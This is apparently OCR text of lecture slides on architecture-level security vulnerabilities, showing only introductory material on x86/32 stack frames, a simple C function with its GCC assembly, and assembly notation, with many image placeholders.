

Architecture-level Security Vulnerabilities

Jan Bierbaum
Björn Döbel


The Battlefield: x86/32





The Stack

- Stack frame per function
  - Set up by compiler-generated code
- Used to store
  - Function parameters
  - If not in registers – GCC: __attribute__ ((regparm(<num>)))
  - Local variables
  - Control information
    - Function return address



Calling a function

```c
int sum(int a, int b)
{
   return a+b;
}
```

```
sum:
  pushl %ebp
  movl %esp, %ebp
  movl 12(%ebp), %eax
  addl 8(%ebp), %eax
  popl %ebp
  ret
```

gcc -O0 -m32 -fno-pie

```c
int main()
{
   return sum(1,3);
}
```

```
main:
  pushl %ebp
  movl %esp, %ebp
  subl $8, %esp
  movl $3, 4(%esp)
  movl $1, (%esp)
  call sum
  ret
```

Assembly recap'd

%<reg> refers to register content

Offset notation: **X(%<reg>)** == memory location pointed to by `<reg> + X`

```
sum:
  pushl %ebp
  movl %esp, %ebp
  movl 12(%ebp), %eax
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  popl %ebp
  ret
```

Constants prefixed with **$** sign

(%<reg>) refers to memory location pointed to by `<reg>`

```
main:
  pushl %ebp
  movl %esp, %ebp
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  ret
```


So what happens on a call?



Stack

```
sum:
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  ret
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


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


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


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


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


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EIP

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


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


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

